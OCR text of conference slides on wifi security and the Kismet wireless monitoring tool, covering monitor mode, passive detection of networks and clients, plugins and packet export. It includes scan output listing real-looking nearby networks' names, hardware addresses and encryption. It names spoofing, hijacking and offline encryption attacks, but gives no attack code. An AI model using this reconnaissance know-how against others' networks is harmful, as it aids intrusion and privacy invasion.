
Wifi Security

-or-

The Descent Into Depression and Drink

Mike Kershaw / Dragorn
dragorn@kismetwireless.net


HELLO
my name is
inigo montoya
you killed my father
prepare to die

The plan

Monitoring 802.11 & Kismet

Attacks against networks

Snake Oil

Basic vulnerabilities

Network spoofing

Client hijacking

Layer 2 to Layer 7

Q&A

Monitoring voodoo

802.11 isn't quite like wired ethernet

Wired “promisc” mode turns off MAC filter and reports all packets

Wireless “rfmon” or “monitor mode” is the equivalent

But returns 802.11 layer packets instead of ethernet data frames

Includes control packets, data, etc

Includes any network on that channel

The benefits

- All networks, regardless of encryption, cloaking, etc
- Client detection
- Layer2 IDS
- Passive observation
- Data collection for offline encryption attacks

Hello, my name is 802.11

- Detecting 802.11 is really easy
- Networks are *really* noisy
- Even weird networks which don't beacon normally make noise when someone talks
- Cloaking? Not so much

Is anyone listening?

- Clients constantly look for networks to join
- And often tell us every network they'd like to see
- Just as easy to find as networks
- Clients can be really noisy when they can't find a network

Kismet Newcore

Total rewrite of Kismet

Designed, not grown

Attempts to fix outstanding user annoyances

Much simpler to configure

Much more resilient to failure

Plugins!

New stuff in Kismet

Simpler configs

Live source adding

Smarter remote capture

New UI

Better IDS

Live packet export

Powerful plugins

~ Kismet Sort View Windows

	Name	BSSID	T	C	Ch	Freq	Pkts	Size	Bcn%	Sig	Clnt	Manuf	Cty	Seen By
	TRENDnet	00:14:D1:5F:97:12	A	0	1	2417	1	0B	---	---	1	TrendwareI	---	wlan0
.	linksys_SES_45997	00:16:B6:1B:E4:FF	A	0	6	2432	1	0B	10%	-78	1	Cisco-Link	---	wlan0
!	Autogroup Probe	00:13:E8:92:3F:CB	P	N	---	----	2	0B	---	0	1	IntelCorpo	---	wlan0
.	linksys	00:1A:70:D9:BC:13	A	N	6	2437	2	0B	10%	-86	1	Cisco-Link	---	wlan0
.	MPA41	00:1F:90:E6:E0:84	A	W	11	2462	3	0B	---	-86	1	ActiontecE	---	wlan0
.	6SI03	00:1F:90:FA:F4:C8	A	W	---	2412	3	0B	---	-83	1	ActiontecE	---	wlan0
.	TFS	00:09:5B:D7:9D:B2	A	N	---	2462	4	0B	---	-68	1	Netgear	---	wlan0
.	Xu Chen	00:18:01:F9:70:F0	A	N	6	2437	4	0B	0%	-75	1	ActiontecE	US	wlan0
.	TK421	00:18:01:FE:68:77	A	0	6	2437	4	0B	---	-79	1	ActiontecE	---	wlan0
.	meskas	00:18:01:F5:65:E1	A	0	11	2462	5	0B	10%	-71	1	ActiontecE	US	wlan0
.	Elina-PC-Wireless	00:24:B2:0E:E6:E2	A	0	11	2462	7	0B	10%	-45	1	Netgear	---	wlan0
.	7J4R0	00:1F:90:E6:04:F1	A	W	11	2462	7	0B	---	-80	1	ActiontecE	---	wlan0
.	Pickles	00:1F:33:F3:C5:4A	A	0	2	2422	8	0B	---	-75	1	Netgear	---	wlan0
	BSSID: 00:1F:33:F3:C5:4A Crypt: TKIP WPA PSK AESCCM Manuf: Netgear SeenBy: wlan0													
.	38c8	00:16:CE:07:60:77	A	W	6	2447	19	0B	---	-82	1	HonHaiPrec	---	wlan0
!	Danish_Penguin	00:13:10:35:59:CB	A	W	9	2462	331	2K	50%	-32	5	Cisco-Link	---	wlan0

DRD1812


Networks
15

Packets
401

Pkt/Sec
0

Elapsed
00:00.33


No GPS info (GPS not connected)



INFO: Detected new probe network "Danish_Penguin", BSSID 00:13:E8:92:3F:CB, encryption no, channel 0, 60.00 mbit
ERROR: Could not connect to the spectools server localhost:30569
INFO: Detected new managed network "linksys_SES_45997", BSSID 00:16:B6:1B:E4:FF, encryption yes, channel 6, 54.00 mbit
INFO: Detected new managed network "linksys", BSSID 00:1A:70:D9:BC:13, encryption no, channel 6, 54.00 mbit
ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect


wlan0
9

~ Channels View



Chan	Packets	P/S	Data	Dt/s	Netw	ActN	Time
1	39	4	0B	0B	4	0	0s
2	42	2	0B	0B	2	0	0s
3	16	2	0B	0B	3	0	0s
4	26	0	0B	0B	4	0	0s
5	70	1	0B	0B	4	0	0s
6	108	5	0B	0B	6	0	0s
7	31	2	0B	0B	5	0	0s
8	65	2	0B	0B	4	0	0s
9	2300	20	13K	188B	6	1	0s
10	78	4	0B	0B	6	0	0s
11	119	6	0B	0B	9	0	0s

~ Network View




```
          Group
      Name: Danish_Penguin
# Networks: 1
     BSSID: 00:13:10:35:59:CB
     Manuf: Cisco-Link
First Seen: May 26 20:42:39
 Last Seen: May 26 20:46:24
      Type: Access Point (Managed/Infrastructure)
   Channel: 9
 Frequency: 0 (Unk) - 69 packets, 3.1%
 Frequency: 2412 (1) - 4 packets, 0.18%
 Frequency: 2437 (6) - 7 packets, 0.31%
 Frequency: 2442 (7) - 7 packets, 0.31%
 Frequency: 2447 (8) - 39 packets, 1.7%
 Frequency: 2452 (9) - 2092 packets, 92%
 Frequency: 2457 (10) - 30 packets, 1.3%
 Frequency: 2462 (11) - 14 packets, 0.62%
      SSID: Danish_Penguin
  SSID Len: 14
Encryption: WEP (Privacy bit set)
  Beacon %: 90
    Sig dBm -35 (max -11)
  Noise dBm -92 (max -54)
   Packets: 2262
```

Live packet export

- Any other pcap tool can use Kismet data
- Linux tun/tap virtual NIC
- Aggregate of local and remote captured data
- WEP decrypted
- TCPDump, Wireshark, Packet-o-matic, etc

Dancing the plugin dance

Plugins, aka “Do my work for me”


Can do almost anything Kismet can do

Like define new capture types (Like DECT, bluetooth, zigbee)

Add new commands, IDS, logs

Modify the UI

Custom data visualization, etc


Kismet Sort View Windows
Name T C Ch Freq Pkts Size Bprc Sig Clnt
! UESC A 0 4 2427 1072 396K 90% -50 7
BSSID: 00:1A:1E:80:02:A0 Crypt: WPA PSK AESCCM Manuf: ArubaNetwo
! NETGEAR123 A W 11 2462 54 0B 10% -75 1
shmoocon A N 1 2417 13 0B --- --- 1
shmoocon-wpa A 0 1 2422 9 0B --- --- 1
shmoocon-moshpit A N 1 2417 13 0B --- --- 1
dlink A N 1 2422 23 0B --- --- 1
. Moto Q A 0 3 2427 6 0B 10% -80 1
linksys A N --- 2447 13 0B --- --- 1
RFPI RSSI Ch First Last Seen
01:1f:ca:1a:98 16 27 Tue Feb 3 11:55:55 Tue Feb 3 11:56:18 8
01:17:25:b2:20 12 24 Tue Feb 3 11:55:53 Tue Feb 3 11:56:16 6
01:16:f0:72:d0 9 26 Tue Feb 3 11:55:54 Tue Feb 3 11:56:17 6
00:cd:43:b6:e0 8 25 Tue Feb 3 11:55:53 Tue Feb 3 11:56:16 11
DRD1812
Networks
23
Packets
1304
Pkt/Sec
60
Elapsed
00:00.42
wlan0
0
dect
Hop
No GPS info (GPS not connected)

~ Kismet Sort View

